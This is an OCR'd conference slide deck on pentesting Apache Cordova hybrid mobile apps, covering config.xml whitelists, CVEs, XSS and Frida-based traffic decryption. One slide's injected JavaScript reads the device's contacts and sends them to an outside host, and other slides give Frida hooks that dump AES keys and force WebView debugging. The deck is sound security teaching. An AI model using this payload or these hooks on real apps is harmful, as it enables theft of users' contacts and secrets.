Pentesting Cordova Applications

$ whoami

MDSec

Nishaanth Guna: Penetration Tester

- 7 Years of Security Consulting Experience
- Currently working in MDSec handling application and infrastructure pentesting, experienced in mobile application security
- Presented in PHDays, BlueHat IN, InCTF
- Bug-bounty – Apple, Microsoft, AT&T, UK - NCSC
- Hobby photographer and chess player

Agenda

MDSec

- Introduction
- Mobile Application Pentesting
- Cordova 101
- Notable vulnerabilities in Cordova
- Cordova Configuration
- XSS in Mobile Applications
- Proxying Cordova Traffic
- Conclusion

- Mobile application usage exponentially increasing every year. Global Mobile applications downloads estimate to 230bn in 2021 compared to 140bn in 2016
- Most of the current research is based on assessing native applications in Android and iOS
- Lot of hybrid development platforms – Cordova/PhoneGap, Xamarin, Flutter, React.js
- Organizations having hybrid mobile applications – Pinterest, Alibaba, Discord, Facebook, AirBnB, Uber Eats
- Main reason organizations are switching to hybrid platforms – Can be run on both the platforms resulting in shorter development cycle, HTML/JS support, rich plugin support with native API access

https://www.appbrain.com/stats/libraries/details/phonegap/phonegap-apache-cordova

ndroid libraries > PhoneGap / Apache Cordova

Last updated: July 17, 2022

PhoneGap / Apache Cordova

Adobe PhoneGap


PhoneGap is an HTML5 app platform that allows you to author native applications with web technologies and get access to APIs and app stores.

Number of apps	**Over 51 Thousand**
Total number of downloads	**Over 9 Billion**
Tags	#5 in App Frameworks
Website	http://phonegap.com/

↓ Read more about our statistics

Statistics

Market share overall



Top apps that contain PhoneGap / Apache Cordova

Amazon Shopping
Amazon Mobile LLC
★ 4.7 | Free | 500,000,000+

Canva: Design, Photo & Video
Canva
★ 4.8 | Free | 100,000,000+

- Users will be running the application in a default device without root.
- Developed applications will not run on rooted/jail-broken phone because of the JB detection capabilities in the mobile application.
- SSL Pinning == No Burp Traffic
- Custom dynamic encryption to make the requests and response unreadable
- Integrity Checks == No client-side tampering
- Does these protections such as pinning, jailbreak protection, integrity verification improve the security of the underlying application?

- Hybrid development platform – Lets you create mobile applications (iOS and Android) using HTML, JS, CSS. Multiple frameworks available.
- Uses WebView API in Android and UIWebView in iOS (WKWebView is the new API)
- WebView is usually sandboxed from rest of the application/operation system.
- A bridge or an interface (JavaScript) is exposed to the WebView that lets the mobile application make API calls to the native code and access device functionalities.
- Permissions are declared in Android Manifest and the plugins are configured from the Cordova code.
- Config.xml contains configurations, security features

```
1   //Initiating WebView
2   WebView.getSettings.setJavaScriptEnabled(true);
3   WebView.addJavaScriptInterface(this, 'andbridge');
4   WebView.loadUrl("file:///android_asset/www/index.html");
5   setContentView(WebView);
6
7   class JavaScriptInterface {JavaScriptInterface()}
```

```
1   //WKWebView Interface
2   webView.evaluateJavaScript("document.getElementById('abc'.innertext")
3   {
4       if error == NULL {print(result)}
5   }
```

```
document.addEventListener("deviceready", onDeviceReady, false);
function onDeviceReady()
{
    console.log(navigator.contacts);
}

//Create a contact
var new_contact = navigator.contacts.create({"name":"user"});
```

```
var onSuccess = function(position)
{
    console.log('Latitude' + position.coords.latitude + '\n');
    console.log('Longitude' + position.coords.longitude + '\n');
}
navigator.geolocation.getCurrentPosition(onSuccess, onError);
```

- CVE-2014-0073 – Arbitrary Code Execution : Exploiting the *CDVInAppBrowser* class, an attacker could execute arbitrary JavaScript in the host page and gain privileges.
- CVE-2015-5207 – Whitelist Bypass : It was possible to bypass the whitelist protection in an application and load arbitrary resources.
- CVE-2020-11990 – Information Disclosure : Camera plugin leaks pictures taken from the device if the victim installs a crafted application.
- CVE-2020-6506 – UXSS : Android WebView allows cross-origin iframes to execute JS in the top document in the tree. No user interaction needed to exploit.
- CVE-2021-21315 – Command Injection : Package *systeminformation* allowed commands to be executed due to lack of sanitization.

- Config.xml is a global configuration file that controls different components of the Cordova application, including plugins, API, platform-specific settings. XML file with multiple key-value pairs
- Default location : */res/xml/config.xml* in case of Android and */App/config.xml* in iOS

```
1   <?xml version='1.0' encoding='utf-8'?>
2   <name>CordovaApp</name>
3   <description>Sample Application</description>
4   <access origin="*"/>
5   <allow-intent href="http://*/*" />
6   <allow-intent href="https://*/*" />
7   <allow-intent href="custom-intent://*/*" />
8   <allow-intent href="tel://*/*" />
9   <platform name="android">
10      <edit-config file="AndroidManifest.xml" target="/manifest/app">
11      <application android:allowBackup="false" />
12      </edit-config>
13  </platform>
14  <plugin name="corodova-plugin-whitelist" spec="1.0" />
```

MDSec

```
1   <access origin="*" />
2   <access origin="https://steelcon.com" />
3   <access origin="http://*.steelcon.com" />
4
5   <allow-intent href="*" />
6
7   <meta http-equiv="Content-Security-Policy" content="default-src *;
8    style-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-inline'
9   'unsafe-eval'">
10
11  <access origin='*' allows-arbitrary-loads-for-media='true'
12  allows-arbitrary-loads-in-web-content='true'
13  allows-local-networking='true' />
```

- Use *InAppBrowser* when opening links to any external domains(third-party domains) *InAppBrowser* has the same security features which are provided by native browser and prevents Cordova environment from being accessible.

- If a domain is included in the config.xml whitelist and served in an iframe, the domains will have access to the native Cordova bridge. For instance, if a third-party advertising domain is used to serve ads from an iframe, a malicious ad might be able to break out and perform actions on the bridge.

- Third-party plugins available to support integration with advertising network.

```
var search = document.getElementById('search').value;
var search_result = document.getElementById('result').value;
results.innerHTML = 'Search results:' + search;
```

```
public void loadUrl(String url)
    if(url.equals("about:blank") || url.startswith("javascript:"))
    {
        this.loadUrl(url);
    } else {
        String initUrl = this.getProperty("url",null);
        if(initUrl == null) {
            this.loadUrlIntoView(url);
        } else {this.loadUrlIntoView(initUrl);}
    }

```

```
1   document.addEventListener("deviceready", onDeviceReady, false);
2   function onDeviceReady()
3   {
4       var exf_contacts = navigator.contacts;
5       exf_contacts.find(fields, onSuccess, onError);
6   }
7   function onSuccess()
8   {
9       len = navigator.contacts.length;
10      for(var i=0;i < len; i++)
11      {
12          const req = new XMLHttpRequest();
13          req.open("GET", "http://md.co.uk" + '/' + ' '+
14          exf_contacts[i].displayName+ ' '
15          + exf_contacts[i].number);
16      }
17  }
```

```
1  document.addEventListener("deviceready", onDeviceReady, false);
2  function onDeviceReady()
3  {
4      Navigator.Plugins.GeoLocation.getCurrentPosition().then(function
5          (position){
6              log(position);
7          }
8  }
```

```
1  document.addEventListener("deviceready", onDeviceReady, false);
2  function onDeviceReady()
3  {
4    Photos.photos(function(photos){
5      JSON.stringify(photos));
6  });
7  }
```

```
1   public static SecretKey genKey()
2       throws NoSuchAlgorithmException,InvalidKeySpecException
3   {
4       String session = SessionHandler.getSessionToken();
5       String[] random = {"S",")","£","L","p","0","X"};
6       String password = random.getBytes() ^ session.getBytes();
7       String edkey = new SecretKeySpec(password.getBytes(), "AES");
8   }
9   public static byte[] encryptRequest(String request, SecretKey edkey)
10  {
11      Cipher cipher = null;
12      cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
13      cipher.init(Cipher.ENCRYPT_MODE, secret);
14      byte[] cipherRequest = cipher.doFinal(request.getBytes("UTF-8"));
15      return cipherRequest;
16  }
```

```java
public static byte[] decryptRequest(String cipherRequest, SecretKey edkey)
    throws NoSuchAlgorithmException, NoSuchPaddingException, InvalidKeyException
{
    Cipher cipher = null;
    cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(Cipher.DECRYPT_MODE, secret);
    byte[] decryptRequest = new Stringcipher.doFinal(cipherRequest),"UTF-8";
    return decryptRequest;
}
```

Request

Pretty Raw Hex

```
POST /payment/addCard HTTP/2
Host: secure.bank.com
Cookie: _gcl_au=1.1.1274586570.1657790889; _ga_TKKV7WGJ6V=GS1.1.1657793644.2.0.1657793644.0; _ga=
GA1.2.961481359.1657790889; _gid=GA1.2.657756540.1657790890
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

YWRhMGRjM2RkYWYxN2M1NGVjZjc2NGJlYzFkYTlkMTIyNWFlZGU1YmQ1MWQwZTA2MTAyMjA1ZjJjZmM1OGNiYWMwMzNjZDY1YzMwYTI1NjMxZmRkO
GM2NWNiM2ZiOTQzZjY0MDkzODlkYTZhZjE0NGE1YTg2MGRmMDVmMTBhMTczNjllZDljM2M5MGRlODBjOGIzZDE4ZjkyZTYzYzI3MDk1ZjAxMTc1Nm
NlYzdkYTM4ZjYwYmU3ZjA4ZDI0ZjViZGQyMjI0MjBiMTY5MDUzN2M4NjhjZDViYjEzZGI0OGM5MDczN2FhMmRjMmUyNDIyNzMwODUzYTY0YTExN2U
xMzkzY2RjNjlkNTM5OTY4NDcxZjQzMTFhZjBlN2Y1YjM5NTYxNWRlZmNiYWVkOGJmMWJmODc0MWFlZTZjMGI3YTNkMGIwN2QwMmUwODQ5MzB1ODgw
ZDE0YmRhOWFhN2NlNDA3OTBhNTdhOTZlYjI0MWE5ZDAyYjUwMTQ0ZjgwZTU3YWI1ZDc3OTgwNzM5ZTM4MWI0ZmI0NWUyYmUxYWE5NTE2MDAyMzI2Z
jE2OWI0Mzk5MzU4NDU2OTFiNDM0Y2Q5YTIxZTAxMWY3YzYzOWMzOTljZjFlYTJhZjcyNzA0ODM2Y2RjNjU1Y2NiZjQxYzJhNWEwNDU5OTRlZTU0OG
Y3YTk=
```

Proxying Cordova Traffic

MDSec

```
63  Java.perform(function () {
64      var secretKeySpec = Java.use('javax.crypto.spec.SecretKeySpec');
65      secretKeySpec.$init.overload('[B', 'java.lang.String').implementation = function (a, b) {
66          var result = this.$init(a, b);
67          console.log("================= SecretKeySpec ====================");
68          console.log("SecretKeySpec :: bytesToString :: " + bytesToString(a));
69          console.log("SecretKeySpec :: bytesToBase64 :: " + bytesToBase64(a));
70          console.log("SecretKeySpec :: bytesToBase64 :: " + bytesToHex(a));
71          return result;
72      }
73
```

```
93    cipher.init.overload('int', 'java.security.Key', 'java.security.spec.AlgorithmParameterSpec').implementation = function (a, b, c) {
94        var result = this.init(a, b, c);
95        console.log("\n================ cipher.init() ====================");
96
97        if (N_ENCRYPT_MODE == '1')
98        {
99            console.log("init :: Encrypt Mode");
100       }
101       else if(N_DECRYPT_MODE == '2')
102       {
103           console.log("init :: Decrypt Mode");
104       }
105
106       console.log("Mode :: " + a);
107       console.log("Secret Key :: " + bytesToHex(b));
108       console.log("Secret Key :: " + bytesToBase64(b));
109       console.log("IV Param :: " + bytesToHex(c));
110       console.log("IV Param :: " + bytesToBase64(c));
111
112       return result;
113   }
```

https://github.com/lrkwz/jCryptionSpring-sample/blob/master/src/main/webapp/js/security/.svn/text-base/jquery.jcryption-1.1.js.svn-base

Getting Started

```
53
54          $.jCryption.getKeys = function(url,callback) {
55                  var base = this;
56                  base.getKeys = function() {
57                          $.getJSON(url,function(data){
58                                  keys = new base.jCryptionKeyPair(data.e,data.n,data.maxdigits);
59                                  if($.isFunction(callback)) {
60                                          callback.call(this, keys);
61                                  }
62                          });
63                  };
64
65                  base.jCryptionKeyPair = function(encryptionExponent, modulus, maxdigits) {
66                          setMaxDigits(parseInt(maxdigits,10));
67                          this.e = biFromHex(encryptionExponent);
68                          this.m = biFromHex(modulus);
69                          this.chunkSize = 2 * biHighIndex(this.m);
70                          this.radix = 16;
71                          this.barrett = new BarrettMu(this.m);
72                  };
73
74                  base.getKeys();
75          };
76
77          $.jCryption.encrypt = function(string,keyPair,callback) {
78                  var charSum = 0;
79                  for(var i = 0; i < string.length; i++){
80                          charSum += string.charCodeAt(i);
81                  }
82                  var tag = '0123456789abcdef';
83                  var hex = '';
84                  hex += tag.charAt((charSum & 0xF0) >> 4) + tag.charAt(charSum & 0x0F);
85
86                  var taggedString = hex + string;
87
88                  var encrypt = [];
```

- Android has support for remote debugging WebViews using the DevTools of the Chrome browser which makes a lot of tasks easier.
- Debugging should be enabled in the native Android application. To enable, call the *setWebContentsDebuggingEnabled()* API. Applies to all of the application's WebViews.
- WebView is not affected by state of the *debuggable* flag in the Android Manifest.
- Use chrome://inspect to run the debugger and connect it to the Cordova application.

Proxying Cordova Traffic

MDSec

https://android.googlesource.com/platform/frameworks/webview/+/ffda7fe/chromium/java/com/android/webview/chromium/WebViewChromiumFa


```
273
274                 @Override
275                 public void setWebContentsDebuggingEnabled(boolean enable) {
276                     // Web Contents debugging is always enabled on debug builds.
277                     if (!Build.IS_DEBUGGABLE) {
278                         WebViewChromiumFactoryProvider.this.
279                                 setWebContentsDebuggingEnabled(enable);
280                     }
281                 }
```

```
237     private void setWebContentsDebuggingEnabled(boolean enable) {
238         if (Looper.myLooper() != ThreadUtils.getUiThreadLooper()) {
239             throw new RuntimeException(
240                     "Toggling of Web Contents Debugging must be done on the UI thread");
241         }
242         if (mDevToolsServer == null) {
243             if (!enable) return;
244             mDevToolsServer = new AwDevToolsServer();
245         }
246         mDevToolsServer.setRemoteDebuggingEnabled(enable);
247     }
248
```


```
1   // Usage : frida -U -f bundle_id -l enable_debug.js --no-pause
2
3   Java.perform(function() {
4       var Webview = Java.use("android.webkit.WebView")
5       Webview.loadUrl.overload("java.lang.String").implementation = function(url)
6       {
7           console.log("\n[+]Loading URL from", url);
8           console.log("[+]setWebContentsDebuggingEnabled() to TRUE");
9           this.setWebContentsDebuggingEnabled(true);
10          this.loadUrl.overload("java.lang.String").call(this, url);
11      }
12  });
```


Proxying Cordova Traffic

MDSec





```
PS C:\> frida -U --codeshare gameFace22/cordova---enable-webview-debugging -f in.softecks.cordova --no-pause
     ____
    / _  |   Frida 15.1.17 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Note 7P (id=3080SH2002050064)
Spawning `in.softecks.cordova`...
Hello! This is the first time you're running this particular snippet, or the snippet's source code has changed.

Project Name: Cordova - Enable Webview Debugging
Author: @gameFace22
Slug: gameFace22/cordova---enable-webview-debugging
Fingerprint: b2bbbb48ecdeb837ff3473814f12342f25fad57909268504c62a1b0b849f0887
URL: https://codeshare.frida.re/@gameFace22/cordova---enable-webview-debugging

Are you sure you'd like to trust this project? [y/N] y
Adding fingerprint b2bbbb48ecdeb837ff3473814f12342f25fad57909268504c62a1b0b849f0887 to the trust store! You won't be pro
Spawned `in.softecks.cordova`. Resuming main thread!
[Note 7P::in.softecks.cordova ]->
[+]Loading URL from https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-v40-impl.html
[+]Setting the value of setWebContentsDebuggingEnabled() to TRUE

[+]Loading URL from file:///android_asset/8.htm
[+]Setting the value of setWebContentsDebuggingEnabled() to TRUE

[+]Loading URL from https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/native_ads.html
[+]Setting the value of setWebContentsDebuggingEnabled() to TRUE

[+]Loading URL from file:///android_asset/5.htm
[+]Setting the value of setWebContentsDebuggingEnabled() to TRUE
```


Chrome | chrome://inspect/#devices
Devices
Discover USB devices
Port forwarding...
Discover network targets
Configure...
Open dedicated DevTools for Node
Remote Target #LOCALHOST
Note_7P #3080SH2002050064
WebView in in.softecks.cordova (103.0.5060.71) trace
⚠ Remote browser is newer than client browser. Try `inspect fallback` if inspection fails.
Cordova - First Application file:///android_asset/4.htm
at (0, 132) size 600 × 887
inspect pause inspect fallback
